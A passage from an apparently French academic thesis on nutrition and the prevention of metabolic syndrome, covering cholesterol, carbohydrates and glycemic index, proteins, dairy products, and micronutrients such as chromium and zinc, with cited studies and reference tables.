américaine sur 45 participants en surpoids ou obèses pendant 5 semaines conclue que la consommation d'un avocat par jour diminuerait le LDL-cholestérol. Les acides gras monoinsaturés présents dans l'avocat seraient plus efficaces qu'un régime avec une consommation de graisse modérée. Grâce à ses antioxydants notamment qui diminuent l'oxydation du LDL-cholestérol, l'avocat préviendrait les risques cardiovasculaires. (199) Les phytostérols sont des composés naturels présents dans les plantes qui ressemblent au cholestérol. Par compétition au niveau intestinal, ils diminuent l'absorption du cholestérol. Des produits gras comme les margarines sont enrichis en phytostérols afin de pouvoir lutter contre l'hypercholestérolémie. L'ANSES reconnaît leur rôle dans la réduction du cholestérol, particulièrement du LDL-cholestérol mais pas dans la prévention des risques cardiovasculaires. Il est conseillé en France de consommer des phytostérols naturels, plutôt que des produits enrichis. Cette consommation de phytostérols ne dispense pas d'un suivi lipidique complet et d'un avis médical. (200, 201) Une étude française sur 7902 adultes volontaires a étudié le lien entre l'application des recommandations du PNNS et le risque de syndrome métabolique. La cohorte *NutriNet* a été évaluée selon son adhésion aux mesures préconisées par le PNNS et les critères du syndrome métabolique ont été explorés sur échantillons sanguins. Plus l'hygiène de vie se rapproche des recommandations plus les paramètres du syndrome métabolique sont contrôlés et le risque bas. Ce lien est significatif pour la triglycéridémie, les pressions artérielles systoliques et diastoliques. Particulièrement chez les hommes, indépendamment de l'âge et de la consommation de tabac. Aucun lien n'a été remarqué sur la cholestérolémie et la glycémie à jeun. Cependant il est conseillé de suivre les recommandations du PNNS pour prévenir le syndrome métabolique et ses conséquences cardiovasculaires. Notamment la consommation de 5 fruits et légumes, privilégier les produits céréaliers complets, diminuer l'alcool, le sel et avoir une activité physique quotidienne équivalente à plus de 30 minutes de marche. Ce sont

les mesures les plus associées à la réduction du risque de syndrome métabolique dans l'étude. (202) Même si la prévention du cholestérol par l'alimentation n'est pas reliée à la prévention du syndrome métabolique à ce jour, il reste un paramètre à contrôler et suivre pour éviter des complications.

I.1.1.4 : Glucides

Ce sont les sucres ou hydrates de carbone apportés par l'alimentation. Pour 1g de glucide il y a 4 Kcal d'énergie. Ils représentent une source d'énergie importante pour les tissus musculaires et le cerveau qui ne peut pas en utiliser d'autre. Certains sucres ont un rôle de constitution car ils composent le cartilage, le mucus et les acides nucléiques. (203) L'hypoglycémie est nocive pour le cerveau et rapidement des signes cliniques sont ressentis tels que de la fatigue jusqu'à l'évanouissement. Ils ne sont pas essentiels car l'organisme peut en produire à partir des lipides ou des acides aminés. Le glucose est le sucre animal qui est utilisé par l'homme. Il est stocké sous forme de glycogène dans les muscles qui l'utilisent pendant un effort et dans le tissu adipeux. Le glucose est un sucre monosaccharidique qui circule seul dans le sang, mais il peut être associé à d'autres sucres pour former des polysaccharides. Le fructose est aussi un ose simple, composant des fruits, légumes ou racines qui peut s'associer au glucose. (204)

Les polysaccharides dont le saccharose (assemblage d'une molécule de glucose et une de fructose) sont décomposés de façon enzymatique pour être utilisés ou stockés. Le saccharose est le sucre de référence pour comparer le pouvoir sucrant, c'est celui que l'on rajoute dans les préparations. Le lactose est un polysaccharide présent naturellement dans les produits laitiers, qui se compose d'une molécule de glucose et une de galactose. La figure 25 schématise le devenir des glucides ingérés après digestion et absorption, le glucose est utilisé par les tissus ou stocké selon les besoins.




Figure 25 : Circuit simplifié des glucides (206)

La distinction entre les glucides dits « rapides » ou simples et les « lents » ou complexes n'est pas consensuelle. Les sucres rapides sont souvent considérés comme ceux qui sont facilement digérés, présents dans les produits transformés. Les sucres lents dont l'amidon et les féculents sont séparés des fibres alimentaires lors de la digestion. Ces spécificités entre glucides « digestibles » ou « absorbables » par rapport à ceux qui ne le sont pas ou moins dépend du mode de cuisson, de la qualité des aliments et de l'individu. Cette classification n'est plus à retenir, mais elle est encore utilisée. Il est recommandé de ne pas dépasser 100 g de sucres « simples » par jour soit 5 % des ressources quotidiennes nécessaires, hors lactose et galactose. Les sucres rapides sont ceux qu'il faut restreindre. Ils sont en quantité non négligeables dans les fruits. (207) Une méta-analyse a analysé l'association entre la consommation de fructose dans les produits industriels et les composants du syndrome métabolique. Les études concernant le fructose contenu naturellement dans les aliments, ou les régimes remplaçant les glucides par du fructose ont été exclues. La consommation de fructose est corrélée positivement à la glycémie à jeun qui augmente plus. La triglycéridémie, la HDLémie et la pression artérielle systolique sont influencées par la consommation de fructose mais de façon moins importante et les études sont plus hétérogènes quant à la puissance de l'association. La consommation de fructose des produits industriels a des effets sur un nombre important des variables du syndrome métabolique. C'est un paramètre de l'alimentation à surveiller pour la prévention du syndrome métabolique. (208)

II.1.1.4.1 : Indice glycémique (IG)

L'indice glycémique (IG) reflète la rapidité avec laquelle les glucides d'un aliment sont convertis en glucose qui se retrouve dans le sang. Plus le taux de glucose sanguin augmente rapidement après la consommation de l'aliment, plus cet indice est élevé. Il calcule l'augmentation de la glycémie suivant la consommation de 50 g de glucides contenu dans un aliment comparé à une référence, qui est souvent 50 g de glucose ou du pain blanc. (209) Ainsi il existe 3 catégories d'aliments : les IG faibles, moyens et élevés. La figure 27 est une classification des aliments courants selon leur IG.

Figure 26 : Classification des aliments selon leur IG (210)

Indices glycémiques des aliments					
Indices glycémiques faibles (< 39)		Indices glycémiques moyens (40 à 59)		Indices glycémiques élevés (>60)	
Haricot coco, haricot mange-tout, coco plat, cocos, pois mange tout	15	Lactose	40	Muesli (avec sucre, miel...)	65
Haricots blancs, noirs ou rouges	35	Litchi (fruit frais)	50	Navet (cuit)	85
Haricots verts	30	Macaronis (blé dur)	50	Nouilles	70
Jus de citron (sans sucre)	20	Mangue (fruit frais)	50	Nouilles/vermicelle chinois (riz)	65
Jus de tomate	35	Moutarde (avec sucre ajouté)	55	Pain au chocolat ou au lait	65
Lait de soja	30	Muesli (sans sucre)	50	Pain bis (au levain), au seigle, complet	65
Lait (écrémé ou non)	30	Noix de coco	45	Pain blanc	90
Lentilles	30	Pâte à tartiner	55	Pain de mie ou hamburger	85
Mais ancestral (indien)	35	Pain 100% intégral au levain pur	40	Pain azyme	70
Clémentines	30	Pain au quinoa (environ 65 % de quinoa)	50	Pastèque	75
Mandarines	30	Pain azyme (farine intégrale)	40	Pizza	60
Moutarde	35	Pain de Kamut	45	Polenta, semoule de maïs	70
Navet (cru)	30	Pain grillé, farine intégrale sans sucre	45	Pomme de terre en flocons (instantanée)	90
Oignons	15	Papaye (fruit frais)	55	Pomme de terre en purée	80
Olives	15	Patates douces	50	Pommes de terre au four	95
Oranges (fruit frais)	35	Pâtes complètes (blé entier)	50	Pommes de terre cuites à l'eau/vapeur	70
Pain Essène (de céréales germées)	35	Pâtes intégrales, à dent	40	Pommes de terre frites	95
Pamplemousse (fruit frais)	25	Pêches (boîte, au sirop)	55	Pop corn (sans sucre)	85
Pêches (fruit frais)	35	Pepino, poire-melon	40	Porridge, bouillie de flocons d'avoine	60
Petits pois (frais), pois chiches, fafanel	35	Petits pois (boîte)	45	Potiron	75
Poireaux	15	Pruneaux	40	Poudre chocolatée (sucrée)	60
Poivrons	15	Raisin (fruit frais)	45	Raisins secs	65
Pomme (compote)	35	Riz basmati complet	45	Raviolis	70
Pomme, poire (fruit frais)	35	Riz basmati long	50	Risotto	70
Prunes (fruit frais)	35	Riz complet brun	50	Riz à cuisson rapide (précut)	85
Radis	15	Riz rouge	55	Riz au lait (sucré)	75
Ratatouille	20	Sablé (farine intégrale, sans sucre)	40	Riz blanc standard	70
Riz sauvage	35	Sarrasin, blé noir (intégral, farine ou pain)	40	Riz de Camargue	60
Salade (laitue, scarole, frisée, mâche, etc.)	15	Sauce tomate, coulis de tomate (avec sucre)	45	Riz long, riz parfumé (jasmin...)	60
Salsifis	30	Seigle (intégral, farine ou pain)	45	Riz soufflé, galettes de riz	85
Sauce tomate, coulis de tomate (sans sucre)	35	Sorbet (sans sucre)	40	Sémoule, couscous	60
Tofu (soja)	15	Spaghettis à dent (cuits 5 minutes)	40	Sirop d'érable	65
Tomates	30	Spaghettis blancs bien cuits	55	Sirop de glucose, de blé, de riz	100
Tomates séchées	35	Surimi	50	Sodas	70
Vinaigre	5	Sushi	55	Sorbet (sucré)	65
Yaourt édulcoré	15	Tagliatelles (bien cuites)	55	Sucre blanc (saccharose), roux, complet, intégral	70
Yaourt, yoghourt, yogourt (nature)	35	Topinambour	50	Tacos	70

Une méta-analyse sur 28998 participants a cherché à mettre en lien l'indice glycémique et le syndrome métabolique. Une association est bien établie entre la consommation d'aliments à IG haut et la prévalence du syndrome métabolique, sans explication de la cause à ce jour. Cette étude n'a pas mis en évidence d'association de la charge glycémique avec la prévalence du syndrome métabolique. Pour la prévention du syndrome métabolique, les conseils sont de privilégier les produits non raffinés (farine, riz et pâtes complètes) et certains fruits et légumes. Les autres aliments à IG moyens ou hauts peuvent être consommés mais moins souvent. Les fibres des fruits et légumes favorisent le bon transit, de fait leur consommation est essentielle et ils sont peu caloriques. (211)

II.1.1.4.2 : Charge glycémique (CG)

La charge glycémique est un concept nouveau en 1997 qui prend en compte la quantité de glucides ingérés et pas seulement leur qualité. Elle se calcule en multipliant l'indice glycémique de l'aliment par sa quantité de glucides dans la portion, le tout divisé par cent.

$$CG = [IG \times \text{quantité de glucides d'une portion d'aliment (g)}] / 100$$

Elle permet d'estimer la réponse glycémique post-prandiale suivant un aliment ou un repas. La somme quotidienne de la charge glycémique peut être calculée par addition des aliments et leur IG. C'est un indicateur plus précis que l'IG seul qui compare la réponse glycémique post-prandiale gramme par gramme pour chaque aliment selon sa qualité. (212) Plus cette charge est élevée, plus il faut de temps pour la stabiliser. Le contrôle de la glycémie peut améliorer ces effets délétères et leurs complications. (213) Une étude a étudié « le régime méditerranéen » avec des produits de charge glycémique basse et l'amélioration des variables du syndrome métaboliques chez des femmes suivies pendant 12 semaines. Une partie des 89 participantes, en plus du « régime

méditerranéen » prenaient en plus des phytostérols, des protéines de soja, des extraits de houblon et d'acacia. Chez toutes les participantes, le tour de taille, les pressions artérielles systolique et diastolique et la triglycéridémie sont réduites sans différence dues aux médications supplémentaires. La cholestérolémie est le seul paramètre plus affecté par les médications. La réduction de la consommation de graisses et sucres et l'augmentation de la consommation de DHA et EPA dans le régime méditerranéen a des bénéfices sur la réduction de la plupart des paramètres du syndrome métabolique et peut participer à sa prévention. (214) Une étude a comparé les effets d'une alimentation pauvre en glucide mais riche en protéines et une alimentation pauvre en lipide mais riche en glucides chez 32 patients obèses avec un diabète de type 2. Les variables du syndrome métabolique et la fonction cardiaque ont été exploré après 3 semaines. L'amélioration de la cholestérolémie, la concentration en hémoglobine glyquée, et la perte de poids sont plus importante avec une alimentation pauvre en glucides. L'alimentation pauvre en lipides n'a pas d'effet sur la triglycéridémie, les pressions artérielles diastolique et systolique et l'insuline, alors l'alimentation pauvre en glucides les améliore aussi. Cette étude montre les effets bénéfiques d'un régime pauvre en glucide et riche en protéine sur les variables du syndrome métabolique. Les résultats sont valables à court terme et selon un petit nombre de participants. A grande échelle et à plus long terme, les résultats restent à confirmer. (215)

II.1.1.5 : Protéines

Les protéines sont des macromolécules : des enchaînements d'acides aminés reliés par des liaisons peptidiques et organisées dans l'espace. Présentes dans toutes les cellules de l'organisme, elles ont des rôles structuraux ou sont actives dans divers processus. Elles constituent des enzymes et leurs récepteurs, des hormones nécessaires chaque jour. Leur taille et leur structure sont propres à leur action. Des peptides sont des assemblages d'une dizaine d'acides aminés, moins qu'une protéine. Les protides regroupent tous ces termes de protéines, peptides et acides aminés (215). La régulation de leur production (anabolisme) et leur destruction (catabolisme) entre en jeu dans la plupart des fonctions cellulaires. La quantité circulante de protéines importe sur le transport d'autres molécules qui s'y fixent et la répartition de l'eau entre les compartiments extracellulaires et interstitiels. Pour 1 g de protéines consommé, il y a 4 Kcal d'énergie. (216) Les protéines animales sont retrouvées dans les viandes, les poissons, les œufs et les produits laitiers. Les protéines végétales ne sont pas équivalentes à celles d'une viande mais font partie d'une alimentation équilibrée. Les graines, champignons, fruits secs, les féculents et les céréales en contiennent. Une viande rouge (bœuf, cheval ou agneau) par semaine et 2 à 3 viandes blanches, notamment la volaille ou le porc et le veau moins grasses sont suffisantes pour une personne ayant une activité moyenne. Il est recommandé de varier les sources de protéines : végétales, animales et œufs. Une alimentation végétarienne ou végétalienne est possible si les apports en acides aminés essentiels, non synthétisés par l'organisme sont suffisants. Pour cela il faut varier les apports et arriver à 1,5 g de protéines par Kg de poids corporel par jour pour un adulte avec une activité moyenne. (217) Une étude pendant 18 semaines a confronté 111 patients obèses risquant de développer un syndrome métabolique à un régime riche en fibres provenant de céréales ou à un régime hyperprotéiné. La perte de poids et l'amélioration des dyslipidémies ont été observées dans les 2 groupes. Mais la consommation de fibres avec la même quantité de calories a tendance à renforcer l'insulinosensibilité et baisser le risque de survenue de diabète de type 2. Alors que le régime hyperprotéique qui accroît l'expression des protéines au niveau du tissu adipeux notamment, dont des protéines qui médient l'insulinorésistance certainement favorise le risque de diabète de type 2. L'explication de ces effets n'est pas encore authentifiée mais le régime hyperprotéique bien qu'il soit efficace dans la perte de poids, n'est pas conseillé dans la prévention du syndrome métabolique à long terme à cause du risque d'insulinorésistance considéré. (218) L'alimentation hyperprotéinée réduit le poids corporel de façon plus importante qu'un régime hypoglucidique ou hypolipidique et

l'amélioration du profil lipidique est avantageuse. Cependant le risque d'insulinorésistance retrouvée dans différentes études et la difficulté à long terme de suivre ce régime hyperprotéique limite son efficacité dans la prévention du syndrome métabolique. Pour la prévention, une perte de poids sur le long terme et une action sur la majorité des paramètres semble plus favorable qu'une seule perte de poids plus importante à court terme qui n'est pas stabilisée. Les études ne permettent pas de différencier les effets des protéines végétales, des protéines animales jugées plus à risque. (219,220)

II.1.1.6 : Produits laitiers

Les produits laitiers, sources de protéines, lipides, calcium et vitamine D sont étudiés dans la prévention du syndrome métabolique. Les lipides en majorité saturés dans les produits laitiers ont été suspectés d'accroître l'inflammation responsable en partie de l'augmentation du risque de syndrome métabolique par action sur les sécrétions du tissu adipeux et hausse du risque de l'insulinorésistance. Les études chez l'homme et la souris montrent un lien inverse entre les marqueurs de l'inflammation étudiée et la consommation de produits laitiers. Ces conclusions ont été retrouvées chez des hommes quelque-soit leur âge et leur état pondéral. Selon les produits laitiers consommés, moins ils sont gras, plus l'effet pro-inflammatoire est moindre. Les études sont plus ou moins significatives, mais les produits laitiers en quantité excessives peuvent augmenter les marqueurs de l'inflammation, mais une consommation raisonnée peut moduler cette inflammation et devenir avantageuse. Il reste compliqué de statuer sur l'effet des lipides des produits laitiers dans la prévention du syndrome métabolique, puisque l'alimentation conjointe en glucide, protéine et la nature du produit laitier influent également. (221) Les méta-analyses vont dans le sens d'un effet favorable de la consommation de produits laitiers sur les composants du syndrome métabolique. La perte de poids, l'amélioration des dyslipidémies et de la pression artérielle participent à la réduction du syndrome métabolique. Les composants du lait sont étudiés afin de savoir quels produits laitiers sont plus bénéfiques à la prévention du syndrome métabolique et ses complications. La caséine est une des protéines identifiées majoritaire qui a une action antihypertensive. Les acides gras des produits laitiers qui ne sont pas incorporés dans les triglycérides contribuent à la perte de poids. Le contrôle de la glycémie par la consommation de produits laitiers n'est pas expliqué totalement, mais les protéines semblent jouer un rôle au niveau hépatique et induire la gluconéogenèse. (222) Selon les conclusions de l'étude *DESIR* et l'étude *MONICA*, la consommation de plus de 2 produits laitiers par jour diminue le risque de développer un syndrome métabolique. La diminution du syndrome métabolique s'accompagne d'une diminution de la pression artérielle, dont le mécanisme d'action qui serait lié au calcium n'est pas prouvé. La consommation de produits laitier, hors fromage est bénéfique par son apport en calcium et vitamine D qui sont souvent insuffisants à la réduction du risque de syndrome métabolique. Le fromage n'agit pas sur les troubles glycémiques, mais il est associé à une diminution de l'incidence du syndrome métabolique par action sur la pression artérielle diastolique, les triglycérides et le gain de poids. La diversité des produits laitiers consommables complique la classification de leurs effets, néanmoins de nombreux composants du lait sont bénéfiques à la prévention de syndrome métabolique. Le calcium collabore aux bénéfices par augmentation de l'oxydation lipidique et des pertes fécales en lipides, les matières grasses laitières diminuent l'adiposité et les protéines laitières diminuent la sensation de faim. (223, 224)

Le régime méditerranéen avec un apport important en lipides insaturés d'origine majoritairement végétale, la diminution de la consommation de glucides, la consommation de produits laitiers ont tous des actions sur certaines entités du syndrome métabolique. La combinaison de ces recommandations avec le gout et les besoins du patient est pour le moment ce qui a été identifié comme participant prévention du syndrome métabolique.

II.1.1.7 : Micronutriments

Les micronutriments sont les vitamines, minéraux et oligoéléments essentiels à une bonne alimentation puisque le corps ne les synthétise pas. Leur apport en quantité suffisante dépend seulement de l'alimentation et de leur bonne absorption. Ils aident à lutter contre l'oxydation et participent au fonctionnement cellulaire. Mais à l'inverse des macronutriments, les micronutriments n'apportent aucune calorie et ne sont pas une source d'énergie. Les sels minéraux (calcium, sodium, magnésium, phosphore et potassium) sont présents en plus grande quantité dans le corps humain, de l'ordre de plusieurs grammes. Tandis que les oligoéléments (fer, zinc, fluor, cuivre, iode, manganèse, cobalt, sélénium, vanadium, molybdène, chrome) sont présents en petites quantités, de l'ordre du microgramme voire de traces. (225) Les micronutriments à des taux trop élevés peuvent devenir toxiques. Bien que le rôle de chacun ne soit pas encore totalement connu. Néanmoins les carences ont des conséquences néfastes pour le fonctionnement du corps. (226) La figure 27 montre quelques rôles des oligoéléments dans l'organisme.




Figure 27: Rôle des oligoéléments (227)

Les besoins dépendent de la période de la vie : pendant la croissance et la grossesse les besoins sont plus importants. Les apports sont fonction de l'alimentation et de l'absorption intestinale tandis que les pertes sont rénales en majorité ou cutanées par la transpiration. Le métabolisme général est semblable pour les vitamines et oligoéléments. Leur transport plasmatique se fait par liaison à des protéines circulantes. Ensuite différents organes cibles peuvent intervenir. La figure 28 schématise les étapes générales d'absorption, excrétion et utilisation des vitamines.




Figure 28 : Métabolisme des vitamines (228)

Les apports quotidiens recommandés dans le tableau 7 sont plus ou moins précis et dépendent de la corpulence et de leur utilisation par l'organisme. Il est difficile d'évaluer ces apports journaliers juste avec les aliments consommés.

Tableau 7: Recommandations journalières de consommation des minéraux, vitamines et oligoéléments (229)

Minéraux et oligoéléments	Recommandations journalières chez l'homme	Recommandations journalières chez la femme
Chrome (µg)	125	125
Zinc (mg)	9,4 à 14 selon les phytates (composés phosphorés d'origine végétale qui se lient à certains métaux)	7,5 à 11 selon les phytates (composés phosphorés d'origine végétale qui se lient à certains métaux)
Cobalt (µg)	0,1	0,1
Sélénium (µg)	70	70
Iode (µg)	150	150
Magnésium (mg)	420	360
Calcium (mg)	1000 avant 25 ans et 950 après	1000 avant 25 ans et 950 après
Manganèse (mg)	2,8	2,5

Cuivre (mg)	1,3	1
Potassium (g)	3,5 (Selon le rapport équimolaire Na/K et la Kaliémie normale : 3,5 - 4,5 mmol/L)	3,5 (Selon le rapport équimolaire Na/K et la Kaliémie normale : 3,5 - 4,5 mmol/L)
Sodium (g)	2,4 (Selon la natrémie normale : 135 - 145 mmol/L)	2,4 (Selon la natrémie normale : 135 - 145 mmol/L)
Fer (mg)	11	11 à 16 selon les menstruations
Chlore (g)	0,8 (Selon la chlorémie normale : 95 - 105 mmo/L)	0,8 (Selon la chlorémie normale : 95 - 105 mmo/L)
Phosphore (mg)	700	700
Vitamine A (µg)	750	650
Vitamine B1 (mg)	1,5	1,2
Vitamine B2 (mg)	1,8	1,5
Vitamine B3 (mg)	17,4	14
Vitamine B5 (mg)	5	5
Vitamine B6 (mg)	1,8	1,5
Vitamine B8 (µg)	50	50
Vitamine B9 (µg)	330	330
Vitamine B12 (µg)	4	4
Vitamine C (mg)	110	110
Vitamine D (µg)	15	15
Vitamine E (mg)	10,5	9,9

II.1.1.6.1 : Oligoéléments

Les oligoéléments sont présents dans l'organisme et ont des rôles de cofacteurs enzymatiques dans de nombreuses réactions indispensables aux fonctions immunitaire, métabolique, endocrine, cognitive. Les actions précises de chaque élément ne sont pas toutes bien établies. Leurs quantités nécessaires sont évaluées, mais les doses optimales et toxiques ne sont toujours définies.

II.1.1.6.1.1 : Chrome (Cr24)

Ce cation est un oligoélément présent en quantité dans la levure de bière, les légumes verts, le foie et les céréales complètes. L'apport est alimentaire et l'excrétion urinaire majoritairement. Le carbonate de calcium et le zinc peuvent diminuer son absorption intestinale par antagonisme. (230). Le chrome trivalent (Cr³⁺) potentialise l'action de l'insuline en augmentant le nombre de ses récepteurs. Le glucose cellulaire est plus facilement utilisé. L'insulinosensibilité est accrue et cela baisse les risques cardiovasculaires. L'action passe par une dé/phosphorylation d'une tyrosine kinase du récepteur en présence d'insuline. Son rôle dans l'homéostasie glucidique est démontré. (231) L'effet du chrome se fait aussi sur les triglycérides et le cholestérol. Les déficits en chrome par manque d'apport ou pertes accrues sont corrélés aux symptômes du syndrome métabolique : troubles du métabolisme glucidique, lipidique et action sur la satiété. Les carences en chrome favoriseraient l'athérosclérose et ses complications cardiovasculaires. (232) Les bénéfices d'une supplémentation en chrome ne sont avérés que chez les personnes en déficit avec un syndrome métabolique et une insulino-sensibilité diminuée. Les apports par l'alimentation doivent être suffisants, de l'ordre de 40 µg par jour chez l'adulte. Ils dépendent de la quantité d'insuline et de l'âge. Les personnes âgées ou en surpoids perdent plus de chrome par pertes urinaires. (233) De nombreux compléments alimentaires sont disponibles, sous forme d'ampoule buvable ou en comprimés afin d'aider à réguler le métabolisme glucidique. En France il n'y a pas plus de 25 µg de chrome dans une unité quotidienne. La supplémentation à l'alimentation qui n'est pas optimale pour cet élément est bénéfique chez les patients ayant un déficit ou une insulino-résistance. Bien que les apports de l'alimentation soient insuffisants dans la population moyenne, les personnes sans problème de régulation glycémique n'auront aucune réponse. (234) Le chrome trivalent ne semble pas toxique selon les résultats in vitro, contrairement au chrome pentavalent. Il est conseillé de faire des cures de quelques semaines, en général 3 et d'arrêter pendant la semaine 4. La prise en continue n'est pas recommandée, les bénéfices pourraient devenir inférieurs aux risques. Seules les personnes à risques peuvent avoir des bénéfices à consommer du chrome en supplémentation ; les personnes en déficit, les diabétiques de type 2 et les personnes avec un syndrome métabolique. (235) Les effets sont dépendants de la dose, de la forme et du statut du patient. Il n'est pas recommandé de prendre de supplémentation en chrome sans suivi médical. Son utilisation n'est reconnue que dans certaines obésités avancées et l'insulino-résistance sévère. Son dosage efficace et non toxique n'est pas suffisamment confirmé pour que l'utilisation du picolinate de chrome soit utilisée dans la population générale dans la prévention du syndrome métabolique. (236)

II.1.1.6.1.2 : Zinc (Zn30)

Cet oligoélément est un cation présent en quantité dans les fruits de mer dont les huîtres, les germes de blé, le foie de veau et la viande de bœuf. Il est absorbé sous forme de Zn²⁺ par l'intestin et se lie à des protéines plasmatiques pour son transport dont l'albumine. (237) Dans l'organisme après un apport alimentaire, le zinc est absorbé au niveau intestinal puis transporté dans le plasma par liaison protéique afin de jouer son rôle et il est éliminé au niveau rénal. Le cuivre et le zinc sont en compétition pour leur absorption, à haute dose la supplémentation en zinc diminue celle du cuivre pouvant entraîner un déficit et inversement. Une supplémentation en fer de 25 mg par jour peut causer un déficit en zinc. Le zinc se lie à l'ADN pour sa transcription dans le noyau. Il a un rôle

intermédiaire dans l'apoptose cellulaire. C'est un cofacteur enzymatique dans de nombreuses réactions au niveau neurologique, du système immunitaire et cutané. Les personnes hypertendues ont un taux sanguin en zinc plus bas que les personnes non malades. La consommation d'aliments qui en contiennent serait bénéfique. (238) Le déficit en zinc favorise l'intolérance au glucose, l'insulinorésistance, le diabète de type 2, le syndrome métabolique et ses complications. Cette insuffisance en zinc retrouvée chez les patients avec un syndrome métabolique ou diabétiques n'est probablement pas causée par un manque d'apport mais des besoins augmentés pour lutter contre l'oxydation et des pertes augmentées, notamment chez les diabétiques. Anti-inflammatoire et antioxydant, le zinc participe à la signalisation insulinique et la sécrétion par les cellules bêta. Théoriquement la prise de zinc est bénéfique à la prévention du syndrome métabolique, cependant les connaissances ne permettent pas de l'utiliser efficacement. (239) La supplémentation a des effets bénéfiques sur la glycémie à jeun chez des personnes diabétiques, obèses, avec ou sans syndrome métabolique et le taux de HDL-cholestérol se stabilise selon une méta-analyse, si l'apport supplémentaire est compris entre 10 et 30 mg quotidiennement. (240) Cependant des taux trop élevés en zinc augmente l'incidence du syndrome métabolique et diminue le taux de HDLcholestérol, si la prise dépasse 50 mg/j. (241) L'apport journalier en zinc optimal est de 11 mg pour un homme et 8 mg pour une femme. La dose maximale à ne pas dépasser est de 40 mg par jour, sinon des effets indésirables tels que des maux de tête, nausées, gout métallique peuvent se manifester. Sous forme de sels, en complémentation, il stimule l'immunité seulement chez les personnes en carence. Un apport trop important sur une longue période pourrait diminuer l'immunité. Ces compléments alimentaires doivent être pris au bon moment, à distance des substances qui diminuent son absorption comme la caféine ou les antiacides gastriques. C'est pour ces indications anti-inflammatoire et antioxydante que le zinc est majoritairement consommé, et pas pour prévenir le syndrome métabolique et ses complications. (242)

II.1.1.6.1.3 : Sélénium (Se34)

